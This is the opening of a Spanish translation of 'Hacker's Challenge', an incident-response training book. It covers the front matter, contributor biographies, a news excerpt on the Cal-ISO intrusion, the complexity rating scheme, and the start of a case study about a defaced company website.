

Hackers:

20 desafíos prácticos

Hackers: 20 desafíos prácticos

Mike Schiffman

Traducción

SORAYA ARTILES BURGOS
Licenciada en Informática

Revisión técnica

JORGE RODRÍGUEZ VEGA
Ingeniero Superior Aeronáutico
JAVIER MOSQUERA VÁZQUEZ
Ingeniero Técnico Aeronáutico



**Osborne
McGraw-Hill**

MADRID • BUENOS AIRES • CARACAS • GUATEMALA • LISBOA • MÉXICO
NUEVA YORK • PANAMÁ • SAN JUAN • SANTAFÉ DE BOGOTÁ • SANTIAGO • SÃO PAULO
AUCKLAND • HAMBURGO • LONDRES • MILÁN • MONTREAL • NUEVA DELHI • PARÍS
SAN FRANCISCO • SIDNEY • SINGAPUR • ST. LOUIS • TOKIO • TORONTO

Hackers: 20 desafíos prácticos

No está permitida la reproducción total o parcial de este libro, ni su tratamiento informático, ni la transmisión de ninguna forma o por cualquier medio, ya sea electrónico, mecánico, por fotocopia, por registro u otros métodos, sin el permiso previo y por escrito de los titulares del Copyright.

DERECHOS RESERVADOS © 2002, respecto a la primera edición en español, por McGRAW-HILL/INTERAMERICANA DE ESPAÑA, S. A. U.

Edificio Valrealty, 1.ª planta
Basauri, 17
28023 Aravaca (Madrid)

<http://www.mcgraw-hill.com>
profesional@mcgraw-hill.es

Traducido de la primera edición en inglés de

**HACKER'S CHALLENGE: TEST YOUR INCIDENT RESPONSE SKILLS
USING 20 SCENARIOS**

Copyright © MMI, por The McGraw-Hill Companies
ISBN: 0-07-219384-0

ISBN: 84-481-3648-9
Depósito legal: M. 31.512-2002

Editor: Carmelo Sánchez González
Diseño de cubierta: Luis Sanz Cantero
Compuesto en Puntographic, S. L.
Impreso en FARESO, S. A.

IMPRESO EN ESPAÑA - PRINTED IN SPAIN

*Éste, mi primer libro, está dedicado a dos personas:
primero, al recuerdo de mi padre,
quien despertó mi romanticismo inicial en la informática;
y segundo, a mi asombrosa y maravillosa novia,
Alisa Rachelle Albrecht.*

*Si conoces al enemigo y te conoces a ti mismo;
no debes tener miedo al resultado de cientos de batallas.*

Sun Tzu

CONTENIDO

Agradecimientos	xiii
Introducción	xxiii

PARTE I Desafíos

1. The French Connection	3
Industria: Ingeniería de Software	
Complejidad del Ataque: Baja	
Complejidad de la Prevención: Baja	
Complejidad de la Resolución: Baja	
2. The Insider	9
Industria: Ingeniería de Software	
Complejidad del Ataque: Moderada	
Complejidad de la Prevención: Moderada	
Complejidad de la Resolución: Difícil	
3. The Parking Lot	29
Industria: Ventas por Internet	
Complejidad del Ataque: Moderada	
Complejidad de la Prevención: Moderada	
Complejidad de la Resolución: Moderada	

4. The Hinge Factor	35
Industria: Ingeniería de Software	
Complejidad del Ataque: Baja	
Complejidad de la Prevención: Baja	
Complejidad de la Resolución: Moderada	
5. Maggie's Moment	41
Industria: Ingeniería Informática	
Complejidad del Ataque: Diabólica	
Complejidad de la Prevención: Moderada	
Complejidad de la Resolución: Moderada	
6. The Genome Injection	51
Industria: Ingeniería Genética	
Complejidad del Ataque: Difícil	
Complejidad de la Prevención: Baja	
Complejidad de la Resolución: Difícil	
7. Up in the Air	57
Industria: Ingeniería de Software	
Complejidad del Ataque: Diabólica	
Complejidad de la Prevención: Moderada	
Complejidad de la Resolución: Moderada	
8. The Tip of the Iceberg	63
Industria: Servicios Financieros	
Complejidad del Ataque: Moderada	
Complejidad de la Prevención: Baja	
Complejidad de la Resolución: Moderada	
9. FDIC, Insecured	79
Industria: Banca en Internet	
Complejidad del Ataque: Moderada	
Complejidad de la Prevención: Baja	
Complejidad de la Resolución: Difícil	
10. Jack and Jill	99
Industria: Ventas por Internet	
Complejidad del Ataque: Moderada	
Complejidad de la Prevención: Baja	
Complejidad de la Resolución: Baja	

11. The Accidental Tourist	107
Industria: Fábrica de Semiconductores	
Complejidad del Ataque: Baja	
Complejidad de la Prevención: Difícil	
Complejidad de la Resolución: Moderada	
12. Run for the Border	113
Industria: Servicios Financieros y Bancarios	
Complejidad del Ataque: Diabólica	
Complejidad de la Prevención: Moderada	
Complejidad de la Resolución: Baja	
13. Malpractice	121
Industria: Asistencia Médica	
Complejidad del Ataque: Moderada	
Complejidad de la Prevención: Baja	
Complejidad de la Resolución: Moderada	
14. An Apple a Day	127
Industria: Escuela Secundaria/Red de la Comunidad Universitaria	
Complejidad del Ataque: Moderada	
Complejidad de la Prevención: Baja	
Complejidad de la Resolución: Moderada	
15. A Thousand Razors	135
Industria: Contratista del Gobierno	
Complejidad del Ataque: Baja	
Complejidad de la Prevención: Difícil	
Complejidad de la Resolución: Difícil	
16. One Hop Too Many	141
Industria: Ingeniería Civil	
Complejidad del Ataque: Baja	
Complejidad de la Prevención: Baja	
Complejidad de la Resolución: Difícil	
17. Gluttony	149
Industria: Ventas/Ingeniería de Redes	
Complejidad del Ataque: Baja	
Complejidad de la Prevención: Baja	
Complejidad de la Resolución: Baja	

x *Contenido*

18. The Sharpest Tool in the Shed	155
Industria: Ingeniería de equipos de diagnóstico médico	
Complejidad del Ataque: Moderada	
Complejidad de la Prevención: Baja	
Complejidad de la Resolución: Difícil	
19. Omerta	161
Industria: Universidad	
Complejidad del Ataque: Diabólica	
Complejidad de la Prevención: Baja	
Complejidad de la Resolución: Moderada	
20. Nostalgia	169
Industria: Industria farmacéutica/Alojamiento Web	
Complejidad del Ataque: Moderada	
Complejidad de la Prevención: Baja	
Complejidad de la Resolución: Baja	

PARTE II
Soluciones

1. The French Connection	179
2. The Insider	185
3. The Parking Lot	191
4. The Hinge Factor	199
5. Maggie's Moment	207
6. The Genome Injection	219
7. Up in the Air	227
8. The Tip of the Iceberg	233
9. FDIC, Insecured	247
10. Jack and Jill	253

11. The Accidental Tourist	261
12. Run for the Border	265
13. Malpractice	271
14. An Apple a Day	275
15. A Thousand Razors	281
16. One Hop Too Many	287
17. Gluttony	293
18. The Sharpest Tool in the Shed	299
19. Omerta	307
20. Nostalgia	315
Índice	321

AGRADECIMIENTOS

En primer lugar, me gustaría agradecer a la todos los colaboradores su entrega y apoyo. Chicos, sois lo mejor, y sin vosotros, este libro no habría salido a la luz. Me descubro ante vosotros, chicos. Agradecimientos especiales a David Pollino, a Bill Pennington y a Doug Barbin por el esfuerzo extra que pusieron, sin ninguna queja sobre mi incesante lloriquear. Gracias a Mohamed Bagha por el empeño mostrado. Muchísimas gracias a Tom Lee, que me proporcionó una inestimable ayuda en la revisión técnica en un corto espacio de tiempo. ¡Fuisteis de gran ayuda!

Muchas gracias al equipo de Osborne, a la Editora de Adquisiciones Jane Brownlow, a la Coordinadora de Adquisiciones Emma Acker y a la Editora de Proyectos Laura Stone, ¡por hacer que exista la magia entre bastidores! Supongo que ahora es un buen momento para mencionar a Rafael Weinstein, cuya intervención fue decisiva para que yo estuviera hoy aquí. Sin Raf, yo no habría sido un pionero en Internet, al principio solo lo utilizábamos para enviar correos electrónicos. Dave Goldsmith es otra persona que merece un montón de gracias. ¡Firewalk por siempre! Me gustaría dar un grito de ánimo a Cesar Gracie y a su equipo de lucha y artes marciales de Pleasant Hill, California. Has formado a los mejores luchadores en el deporte, Cesar.

Finalmente, no tendría ninguna consideración si no agradeciera a **The Newsh** por ser un profesional de primera y estar dispuesto para todo. Gracias por ser tú mismo, Tim.

ACERCA DEL AUTOR

Mike Schiffman, CISSP, es el Director de Arquitectura de Seguridad de @stake, el proveedor de servicios de seguridad para profesionales más importante. Ha investigado y desarrollado muchas tecnologías de vanguardia, incluyendo herramientas como firewall y tracerx, así como libnet, una librería de realización de paquetes de bajo-nivel, muy utilizada. También ha pronunciado conferencias para diversas instituciones y agencias del Gobierno como la NSA, CIA, DOD, AFWIC, SAIC, y servicios de inteligencia militar. Ha escrito artículos para *Software Magazine* y *securityfocus.com*, y colaborado en *Hackers*.

ACERCA DEL REVISOR TÉCNICO

Tom Lee, MCSE, es el Administrador de Tecnologías de la Información de Foundstone, Inc. Actualmente realiza tareas de mantenimiento de los sistemas de seguridad contra intrusiones de Foundstone y, lo que es incluso más desafiante, seguridad a prueba de los propios empleados. Tom lleva diez años trabajando en sistemas y administración de redes, y ha protegido la seguridad de diversos sistemas desde Novell y Windows NT/2000 a Solaris, Linux y BSD. Antes de entrar en Foundstone, Tom trabajó como Administrador de Tecnologías de la Información en la Universidad de California, en Riverside.

ACERCA DE LOS COLABORADORES

Mohammed Bagha es conocido en toda la industria como uno de los principales expertos mundiales en seguridad de ordenadores hoy en día. Gracias a su dilatada experiencia trabajando y aportando soluciones en el ámbito del ataque a sistemas, Mohammed aporta una perspectiva única en el campo de la arquitectura de seguridad y el diseño de sistemas operativos. Ha desarrollado numerosas técnicas innovadoras y herramientas en el área de redes e intrusiones en servidores, al igual que ha contribuido a la mejora de algunas existentes. Mohammed trabaja actualmente en NetSec, Inc. en Herndon, Virginia, como Ingeniero Superior de Intrusiones y Seguridad de Redes.

Douglas W. Barbin, CISSP, CPA, CFE, es el Asesor Principal de Guardent, Inc. Ha dedicado toda su carrera a respuestas a ataques, asesoría legal e investigaciones. Comenzó como consultor legal y pasó rápidamente a especializarse en delitos informáticos e investigación de redes, ha proporcionado servicios legales a las compañías Fortune 500 y a organizaciones gubernamentales con una gran diversidad de entornos operativos. En Guardent, Doug es el director de formación en Administración de Ataques y Análisis, siendo el responsable de dirigir los equipos de Respuestas a ataques, así como de establecer metodologías internas, procedimientos y formación. Ha estado a cargo de equipos de trabajo que han conseguido grandes logros, entre los que se incluyen enfrentarse a virus en Internet (sadmin, Code Red I, y II y Nimda), mala conducta de empleados, delitos contra la propiedad intelectual, y numerosas intrusiones externas. Doug también asesora a compañías en el desarrollo de sus áreas de ataques internos y asesorías legales. Antes de trabajar en Guardent, Doug trabajaba haciendo prácticas de investigación en una empresa, Big-Five, especializada en informática jurídica y descubrimientos electrónicos.

Dominique Brezinski trabaja en el grupo Tecnológico de In-Q-Tel. Ayuda a evaluar compañías para inversiones potenciales, investiga las tendencias tecnológicas actuales, pronostica tecnologías futuras, y trabaja con la CIA para entender las áreas de interés tecnológico en la actualidad y en el futuro. Antes de unirse a In-Q-Tel, Dominique trabajó para Amazon.com. Sus responsabilidades en esta empresa se basaban principalmente en la detección de intrusos, respuestas a ataques de seguridad, arquitectura de seguridad, y en el área de negocios de mil-millones-de-dólares; en el análisis de vulnerabilidad y en el desarrollo de la formación para la seguridad. Antes de Amazon.com, Dominique trabajó en diversos puestos sobre investigación, consultorías y trabajos de desarrollo de software en Computación Segura, Sistemas de Seguridad en Internet, CyberSafe, y Microsoft.

David Dittrich es Ingeniero Superior de Seguridad en la Universidad de Washington, donde lleva trabajando desde 1990. Es muy conocido por su trabajo en la realización de análisis técnicos para Trinoo, Tribe Flood Network, Stacheldraht, y herramientas para ataques por negación de servicio distribuido (DdoS). Recientemente, Dave ha estado investigando herramientas y técnicas de computación forense en UNIX, y dirigió el Proyecto Honeynet Forense Challenge, en el cual se desafió a la comunidad de seguridad para completar un detallado análisis forense de un sistema UNIX atacado. Ha presentado ponencias en múltiples conferencias de seguridad como el USENIX Security Symposium, RSA 2000, SANS, y Black Hat. Ha recibido el premio Dirección en Tecnología de Seguridad SANS 2000, por su trabajo en el análisis de las herramientas DdoS.

James R. C. Hansen de Foundstone, Inc. es un experto reconocido internacionalmente en investigación de intrusión de redes, con más de 15 años de experiencia en investigación. James trabajó durante 11 años como Agente Especial en la Oficina de Investigaciones Especiales de las Fuerzas Aéreas, y llegó a ser Director Adjunto del Programa de Delitos Informáticos. Ha supervisado directamente todas las intrusiones en redes de las Fuerzas Aéreas de los EEUU, y la selección de los sistemas del Departamento de Defensa. Investigó personalmente muchos de los casos y testificó para diversos casos tanto en los Estados Unidos como en otros países. James ha sido un habitual profesor invitado en la Universidad de Defensa Nacional y en el Instituto de Seguridad del Departamento de Defensa. También ha proporcionado formación sobre delitos informáticos a numerosas agencias de investigación federales. Como agente de campo de la OSI (Oficina de Investigaciones Especiales), Jim ha dirigido casos de contra-inteligencia y criminales, especializándose en operaciones secretas. También tiene una dilatada experiencia en la investigación de delitos económicos.

Shon Harris, MCSE, CCNA, CISSP, es una consultora de seguridad e integradora de redes informáticas que actualmente pertenece a la unidad de Armamento de Información de la Guardia Nacional, que enseña a protegerse, defenderse y atacar mediante armamento informático. Ha trabajado como Arquitecta de Soluciones de Seguridad en el Security Consulting Group, donde realizaba evaluaciones de seguridad, análisis, pruebas y soluciones para clientes. Sus tareas se desarrollaban en diversos campos como la explotación ética y ataques de hackers a las páginas Web de las compañías, la evaluación de la vulnerabilidad de LAN internas, la evaluación de la vulnerabilidad de las redes de perímetro, el desarrollo de la arquitectura de seguridad, y la consultoría de política y de gestión. Ha trabajado como ingeniera de seguridad para instituciones financieras en Estados Unidos, Canadá y México. También es profesora de MSCE en el Spokane Community College. Es

la autora de *The CISSP All-In-One Certification Exam Guide*, publicado por Osborne/McGraw-Hill.

Keith J. Jones es consultor de informática jurídica en Foundstone, Inc. Sus áreas principales de trabajo son el desarrollo de programas de respuesta a ataques y análisis informático. Keith está especializado en análisis de registros, investigaciones de delitos informáticos, análisis de herramientas forenses y comprobación de ataques e intrusiones. En Foundstone, Keith ha investigado diferentes tipos de casos, como robos de propiedad intelectual, malversación de fondos, negligencias y ataques externos. Además, Keith ha testificado en la Corte Federal de los Estados Unidos como perito en materia de computación forense.

Eric Maiwald, CISSP, es el Directo Jefe de Tecnología de Fortrex Technologies, en donde supervisa todas las actividades de formación e investigación de seguridad para la compañía. Eric también realiza evaluaciones, desarrolla políticas y aplica soluciones de seguridad para grandes instituciones financieras, empresas de servicios y fabricantes. Tiene una amplia experiencia en el campo de la seguridad como consultor, oficial de seguridad y desarrollador. Eric es licenciado en Ciencias de Ingeniería Electrónica por el Instituto Politécnico Rensselaer y posee un master en Ingeniería electrónica por el Instituto Stevens de Tecnología. Eric es ponente habitual en un buen número de conferencias de seguridad muy conocidas, y es el editor de la *SANS Windows Security Digest*. Eric también es el autor de *Network Security: A Beginner's Guide*, publicado por Osborne/McGrawHill.

Timothy Mullen es el Jefe de Servicios de Información y Director de Arquitectura de Software de AnchorIS.Com, empresa que desarrolla soluciones de seguridad para empresas financieras. También conocido como Thor, Timothy es el cofundador del grupo de seguridad *Hammer of God*. Es conferenciante habitual en Blackhat Security Briefings, colabora en varias publicaciones de seguridad, y es columnista para la sección de Microsoft de la revista de seguridad de la red Security Focus.

Adam O'Donnell es profesor asociado de la Universidad de Drexel, y está realizando el doctorado en Ingeniería Electrónica. Se graduó con Summa Cum Laude en la Universidad de Drexel como Licenciado en Ciencias de Ingeniería Electrónica, y está especializado en el Proceso de Señales Digitales. Adam ha optimizado los subsistemas del Amplificador RF en Lucent Technologies, donde se le otorgó una patente por su trabajo, y posee un puesto de investigador en Guardent, Inc. Sus investigaciones actuales se dirigen hacia la seguridad de redes, computación, tecnologías inalámbricas y sistemas distribuidos.

Bill Pennington, CISSP, CCNA, CISS, es el Consultor Principal de Seguridad de Guardent Inc. Tiene una experiencia profesional de cinco años en seguridad de la información y diez en tecnologías de la información. Está familiarizado con Linux, Solaris, Windows y OpenBSD, y es Especialista en Productos Certificados de Microsoft, Windows NT 4.0. Tiene una amplia experiencia en computación forense, instalación y mantenimiento de VPN, cortafuegos Prix de Cisco, IDS y monitorización de sistemas.

David Pollino es Administrador de Arquitectura de Seguridad en @stake, Inc. Tiene una amplia experiencia en redes, habiendo trabajado para una empresa puntera en ISP (Proveedor de servicios de Internet) y ha diseñado y montado redes seguras para compañías

Fortune 500. David dirige el Center of Excellence de @stake, y está especializado en tecnologías inalámbricas como la 802.11x, WAP y GPRS. Entre sus últimos proyectos destacan el diseño y la supervisión de la arquitectura de seguridad para una gran empresa europea de ASP (Proveedor de servicios de aplicación), y la realización de arquitecturas de seguridad para proveedores de tecnologías inalámbricas.

Nicholas Raba es el Director Ejecutivo de un grupo de consultoría e información de seguridad basado en Macintosh, SecureMac.com, Inc., que alberga el mayor complejo subterráneo de Macintosh, Freaks Macintosh Archives, y otros muchos sitios de seguridad específicos para sistemas operativos de Mac, como por ejemplo MacintoshSecurity.com. Su experiencia laboral incluye operaciones de red en Net Nevada. Antes de trabajar en seguridad informática, Nicholas fue diseñador de páginas Web y un programador experto en ColdFusion y PHP. Recientemente ha pronunciado una conferencia en DefCon 2001 en Las Vegas, sobre el tema de la seguridad de Mac OS X.

INTRODUCCIÓN

LOS HACKERS ATACAN CAL-ISO

09 de junio del 2001, Por DAN MORAIN, del equipo de periodistas de *Los Angeles Times*.

SACRAMENTO. Según un informe confidencial obtenido por *The Times*, durante al menos 17 días en el auge de la crisis energética, los hackers realizaron un ataque a un sistema informático que era esencial para el abastecimiento de electricidad a California.

El éxito de los hackers, que en un principio parecía limitado, sacó a la luz fallos en la seguridad en el sistema informático del «Operador del Sistema Independiente» de California, que supervisa la mayor parte del suministro de electricidad del estado.

Directivos de Cal-ISO dijeron que los fallos habían sido corregidos y que no había riesgos para el suministro. Pero otras fuentes cercanas al ataque comentaron que los hackers estaban cerca de acceder a partes cruciales del sistema, y podría haber afectado seriamente al abastecimiento de electricidad en el estado.

Políticos, tanto Demócratas como Republicanos, mostraron su preocupación por la brecha en la seguridad de la entidad, que constituye una parte básica del sistema de energía de California, dada su fragilidad durante la crisis energética. Alguien calificó el ataque como «lamentable».

En un informe interno de la agencia, calificado como «de difusión limitada», se dice que el ataque comenzó antes del 25 de abril y no fue detectado hasta el 11 de mayo. El informe mantiene que el principal ataque fue encaminado a través de China Telecom, dirigido por alguna persona de la provincia china de Guangdong.

Además de utilizar China Telecom, el informe dice que los hackers entraron en el sistema a través de servidores de Internet situados en

Santa Clara, en el norte de California y en Tulsa, Oklahoma. James Simple, el especialista en seguridad informática de Cal-ISO, autor del informe, comenta que él no podría decir con seguridad de dónde eran los atacantes.

«No se puede saber realmente dónde se encuentran», argumentó Simple. «La única razón de que aparezca China se debe a la reciente agenda política que China tenía con los EE UU..., un hacker estadounidense podría haberse hecho pasar por un hacker chino.»

La brecha aumentó la tensión de las relaciones chino-americanas, ya bastante tensas tras la colisión entre un reactor militar chino y un avión espía estadounidense. A principios de mayo, se produjeron cientos de ataques públicos al sistema informático, que aparentemente procedían de China. La mayoría de esos ataques no eran más que travesuras, en las que se dibujaban lemas antiamericanos en sitios Web del gobierno.

El ataque al sistema informático de Cal-ISO aparentemente tuvo consecuencias potencialmente mucho más serias, dado que los hackers alcanzaron los ordenadores de la sede de la agencia en Folsom, al este de Sacramento, donde se conectaron al sistema que controla el flujo de electricidad de California. El sistema estatal está incluido en la red Occidental de suministro de los Estados Unidos.

«Estuvieron a punto de provocar una catástrofe», dijeron fuentes cercanas al ataque y a la investigación interna del incidente de Cal-ISO.

El 7 y el 8 de mayo, cuando se estaba produciendo la infiltración, California sufrió cortes de suministro, pero directivos de Cal-ISO comentaron que no había relación entre el ataque y los cortes de electricidad del viernes, que afectaron a más de 400.000 usuarios.

Después de que el ataque fuera descubierto, el informe decía que los investigadores encontraron evidencias de que los hackers aparentemente estuvieron intentando compilar o escribir software que podría haberles permitido superar los cortafuegos, que protegen partes más sensibles del sistema informático.

Cortesía de Los Angeles Times

Los periódicos están constantemente bombardeándonos con historias como ésta. Existen informes ampliamente extendidos del ataque a sistemas informáticos por parte de individuos maliciosos en todo el mundo.

Durante el verano del 2001, una simple consulta a cnn.com en un periodo de tiempo de tres meses, produjo como resultado artículos con titulares como los siguientes:

- ▼ Un nuevo virus agresivo amenaza a los usuarios.
- Los hackers obligan a los bancos a cancelar tarjetas de débito Visa.
- Un nuevo virus se extiende usando ficheros de Adobe Acrobat.
- Arrestados hackers rusos.
- ¿Quién está leyendo sus mensajes instantáneos?
- El Pentágono dice que está sometido a ataques informáticos diarios.
- Analistas: cualquier sitio Web puede ser el objetivo de un hacker.
- China advierte de ataques masivos.
- ▲ Aviso de denegación de servicio en el FBI.

A medida que Internet crece, también lo hace el número de incidentes de seguridad. Una de las cosas de las que no nos informan las noticias es de cómo se llevan a cabo estos incidentes. ¿Quién lleva a cabo estos incidentes? ¿Qué los posibilita? ¿Qué los provoca? ¿Cómo se podrían haber evitado? ¿Cómo se puede mitigar el daño producido? Y lo más importante: ¿cómo se producen? Si alguna de estas cosas le interesa, este libro es para usted.

Hackers: 20 desafíos prácticos muestra hechos reales, historias de guerra de seguridad informática procedentes de investigadores, consultores, especialistas y analistas forenses del más alto nivel, que trabajan en la actualidad en empresas de seguridad informática. En lugar de limitarse a contar la historia, el libro va más allá, mete al lector dentro de la historia. A medida que se desarrolla cada historia, se presenta toda la información sobre el incidente y se plantea la resolución del caso.

Este libro es diferente de cualquier otro libro disponible en la actualidad. La gente que está a cargo de redes y de su seguridad en diferentes empresas puede leer sobre ataques realizados en empresas similares a las suyas. Pueden utilizar la información de este libro para aprender el tipo de escenarios sobre los que tendrían que estar preocupados y el *modus operandi* de algunos atacantes. Además este libro es muy divertido de leer.

ORGANIZACIÓN

Hackers: 20 desafíos prácticos está dividido en dos partes. La Parte I contiene todos los casos analizados o Desafíos. En cada Desafío se incluye una descripción detallada del caso con todas las pruebas e información forense (ficheros de registro, mapas de red, etc.) necesaria para que el lector determine exactamente qué ocurrió. Para no alargarse demasiado, en muchos capítulos, se han eliminado muchas pruebas, dejando al lector solamente la información necesaria (para evitar que existan páginas y páginas de datos en los que uno se perdería). Al final de cada caso analizado, se enuncian preguntas específicas para ayudar al lector a que realice un correcto análisis forense.

La Parte II del libro contiene las Soluciones a los Desafíos vistos en la Parte I. En esta sección, se examinan todos los casos analizados, se explican completamente todas las pruebas y se da respuesta a las preguntas. Además, existen secciones de Resolución y Prevención.

PARA PROTEGER AL INOCENTE...

Para proteger el anonimato de las empresas analizadas, muchos detalles de cada historia han sido cambiados o eliminados. Se ha tenido un cuidado especial para preservar la integridad de cada caso estudiado, y no alterar el sentido. Entre los cambios que se han producido están los siguientes:

- ▼ Nombres de las compañías.
- Nombres de los empleados.
- Direcciones IP.
- Fechas.
- Ciertos detalles de ataques a Web (se han cambiado los mensajes y se ha eliminado el lenguaje soez y otros contenidos inadecuados).
- ▲ Detalles no esenciales.

INFORMACIÓN DE VULNERABILIDAD

A través del libro, siempre que sea posible, se hará referencia a recursos externos que contengan información adicional sobre perfiles específicos de vulnerabilidades (consulte

la sección de Recursos Adicionales al final de cada Solución). Además, las siguientes organizaciones, MITRE y SecurityFocus, contienen bases de datos de diversas vulnerabilidades que son útiles recursos generales.

MITRE (<http://cve.mitre.org>) es un recurso americano de tecnología nacional sin ánimo de lucro que proporciona ingeniería de sistemas, investigación y desarrollo, y soporte de tecnologías de la información al gobierno. Common Vulnerabilities and Exposures o CVE (Riesgos y vulnerabilidades comunes) es una lista o diccionario que proporciona nombres comunes para que públicamente se conozcan las vulnerabilidades y riesgos. Si se usan nombres comunes es más fácil compartir datos cruzados, separar bases de datos y herramientas que, hasta ahora, no estaban fácilmente integradas. Esto hace que CVE sea la clave para compartir información.

SecurityFocus (<http://www.securityfocus.com>) es el principal proveedor de servicios de información de seguridad para empresas. La compañía administra a la empresa más grande y más activa dentro de la comunidad de seguridad, y opera el portal líder en la industria de seguridad, que da servicio a más de un cuarto de millón de usuarios por mes. La base de datos de vulnerabilidades de SecurityFocus es la colección más extensa de vulnerabilidades sobre seguridad informática jamás publicada.

ANÁLISIS DE LA COMPLEJIDAD

En la tabla que se encuentra al principio de cada Desafío aparecen tres clasificaciones, mediante las que se indica la complejidad de cada capítulo. Estas clasificaciones cubren los incidentes desde dos puntos de vista, el de los atacantes y el del responsable de seguridad.

Complejidad del ataque

La complejidad del ataque se refiere al nivel de habilidad técnica del atacante. Esta clasificación indica la sofisticación del atacante. A menudo vemos que cuanto más complejo y seguro sea el entorno, más difícil es para el atacante la intrusión (naturalmente, no siempre es el caso).

- **Baja.** Los ataques de este nivel son generalmente del tipo travesura. El atacante simplemente ejecuta un ataque tipo script, compila código, fácil de encontrar, o emplea un método de ataque conocido, y muestra un comportamiento poco o nada innovador. Éste es el nivel más bajo.
- **Moderada.** El atacante utiliza un ataque públicamente conocido, pero mejora el ataque e innova con algo que va más allá de lo estándar. Esto podría suponer la falsificación de direcciones o ligeras modificaciones de comportamientos de ataque más allá de lo normal.
- **Difícil.** El atacante es muy hábil y tiene un nivel de conocimientos razonable. El método de ataque puede no ser público, y el atacante escribe su propio código.
- **Diabólico.** El ataque de este calibre generalmente muestra un dominio a nivel de experto. El atacante tiene una gran habilidad, emplea métodos que no son públicos o utiliza tecnología de vanguardia. El atacante también se ve obligado a innovar en gran medida y, si se da el caso, puede haber ocultado sus huellas y dejado un mé-

todo furtivo para volver a entrar. El atacante probablemente no es atrapado, salvo que lo consiga un administrador de seguridad experimentado o simplemente por casualidad.

Complejidad de la prevención y la resolución

La complejidad de la Prevención es el nivel de complejidad que *habría sido* necesario por parte de la organización para evitar la posibilidad de que el ataque tenga éxito. La complejidad de la Resolución es el nivel de complejidad necesario para disminuir el impacto de daño del ataque en la infraestructura de la organización. Ambos son muy similares y pueden ser definidos por el mismo análisis:

- **Baja.** La Prevención o Resolución del problema podría haber sido tan simple como un parche, una actualización o una norma adicional en un cortafuegos. Estos cambios son normalmente sencillos y no requieren un gran esfuerzo para realizarse.
- **Moderada.** El remedio podría implicar un parche o una actualización en un software complejo, y, posiblemente, la realización de un cambio de política en un cortafuegos. También podría ser necesaria la reinstalación de una máquina infectada o pequeños cambios en la infraestructura.
- **Difícil.** Se requieren parches complicados o una actualización o serie de actualizaciones en muchos equipos, además de grandes cambios en la infraestructura. Este nivel puede además incluir vulnerabilidades que son extremadamente difíciles de prevenir o mitigar juntas.

CONVENCIONES USADAS EN ESTE LIBRO

Para entender mejor *Hackers: 20 desafíos prácticos*, puede ser de gran ayuda conocer cómo está diseñado este libro. A continuación se expone una visión de conjunto. En cada capítulo se pueden encontrar archivos de registros, mapas de red, listados de archivos, resultados de comandos, código y otras pruebas forenses. Esta información ha sido reeditada intentando que se parezca lo más posible a la original, pero se debe tener en cuenta que las restricciones de impresión y confidencialidad hacen necesario realizar algunos cambios.

Este libro se divide en dos secciones. En la Parte I, los Desafíos del 1 al 20 muestran los detalles de ataques reales. Cada desafío comienza con una tabla resumen en la que se muestra el tipo de empresa que es víctima del ataque y las clasificaciones de la complejidad del ataque, de la prevención y de la resolución.



PREGUNTAS

Al final de cada Desafío, se encuentra una lista de preguntas que le dirigen en la búsqueda de los detalles de los incidentes que guían hacia la solución final. Es una buena idea tomar notas en esta sección, o en todo el texto, para resolver los Desafíos.



RESPUESTAS

En la Parte II de este libro se encuentran las Soluciones correspondientes a los capítulos del 1 al 20. La Soluciones explican los detalles de cómo se resuelven los incidentes, y se encuentran las respuestas a las preguntas presentadas en la primera parte del libro.



PREVENCIÓN

Las Soluciones contienen un apartado de Prevención, en donde se encuentran sugerencias de cómo parar un ataque antes de que comience (muy útil para compañías que se encuentren en situaciones similares a las de las desafortunadas organizaciones examinadas en el libro).



RESOLUCIÓN

Las Soluciones también contienen un apartado de Resolución, en donde se puede aprender cómo se recuperaron las compañías víctimas después del ataque.



Pista

Se pueden encontrar una o dos pistas para ayudar a resolver los Desafíos, pero en la mayoría de los casos, tendrá que arreglárselas por su cuenta.

¡Buena suerte!

PARTE



Desafíos

- | | |
|---------------------------|-----------------------------------|
| 1. The French Connection | 11. The Accidental Tourist |
| 2. The Insider | 12. Run for the Border |
| 3. The Parking Lot | 13. Malpractice |
| 4. The Hinge Factor | 14. An Apple a Day |
| 5. Maggie's Moment | 15. A Thousand Razors |
| 6. The Genome Injection | 16. One Hop Too Many |
| 7. Up in the Air | 17. Gluttony |
| 8. The Tip of the Iceberg | 18. The Sharpest Tool in the Shed |
| 9. FDIC Insecured | 19. Omerta |
| 10. Jack and Jill | 20. Nostalgia |



DESAFÍO 1

The French Connection¹

por Bill Pennington, Guardent, Inc.

Industria:	Ingeniería de Software
Complejidad del Ataque:	Baja
Complejidad de la Prevención:	Baja
Complejidad de la Resolución:	Baja

¹ Nota del traductor: Se han respetado los títulos de los capítulos, que corresponden en inglés. En la primera página de cada capítulo aparece la correspondiente traducción del título. En este caso, La conexión francesa.

4 *Hackers: 20 desafíos prácticos*

El siguiente caso trata de un ataque bastante sencillo para tirar abajo un sitio Web. La víctima, Conhugeco, era una empresa de software de tamaño medio con unos ingresos anuales cercanos a los 3 millones de dólares. El objetivo del ataque fue un servidor Web que era mantenido por varios empleados.

Un dato interesante a destacar es que ocurrió unas cuatro semanas antes que el Desafío 2, «The Insider».

VIERNES, 02 DE MARZO DE 2001, 21:00

Última hora del viernes por la tarde, el servicio de asistencia técnica 24 horas recibe una llamada. Se trata de un usuario histérico diciendo que parece que unos hackers han atacado el sitio Web de la compañía. Pete, el empleado de asistencia técnica, comprueba la página y descubre que, efectivamente, había sido atacado. El mensaje decía:

**** SCRIPT KIDZ, INC****

Vosotros, amigos, estáis completamente poseídos. Yo estoy aquí, vuestra seguridad no está.

Alguien debería comprobar la seguridad de vuestro sistema porque no estáis seguros.

Pete no sabía qué hacer. Se asustó y comenzó a llamar al azar a teléfonos de su lista de asistencia técnica para intentar encontrar a alguien que le pudiera ayudar. Tuvo suerte y encontró a un empleado de T.I. (tecnologías de la información) que se había quedado a trabajar hasta tarde. Pete le contó lo que ocurría y éste también se preocupó. No sabiendo cómo actuar, el técnico llamó a su superior (que estaba divirtiéndose con su novia y no quiso hacerse cargo de la situación). Después de escuchar lo que había ocurrido, su superior le dijo que arreglara la página Web y trasladara el sistema pirateado a DMZ (estaba situado dentro de la red).

SÁBADO, 03 DE MARZO DE 2001, 00:15

El técnico se dispuso a devolver las cosas a su estado normal, ya que afortunadamente el hacker había sido lo bastante benévolo como para hacer copias de seguridad de los archivos de la Web antes de atacarlos. Después de copiar estos archivos a su localización inicial y reiniciar el servidor Web Microsoft IIS, el técnico volvió a colocar el servidor en DMZ y se imaginó que era lo que...

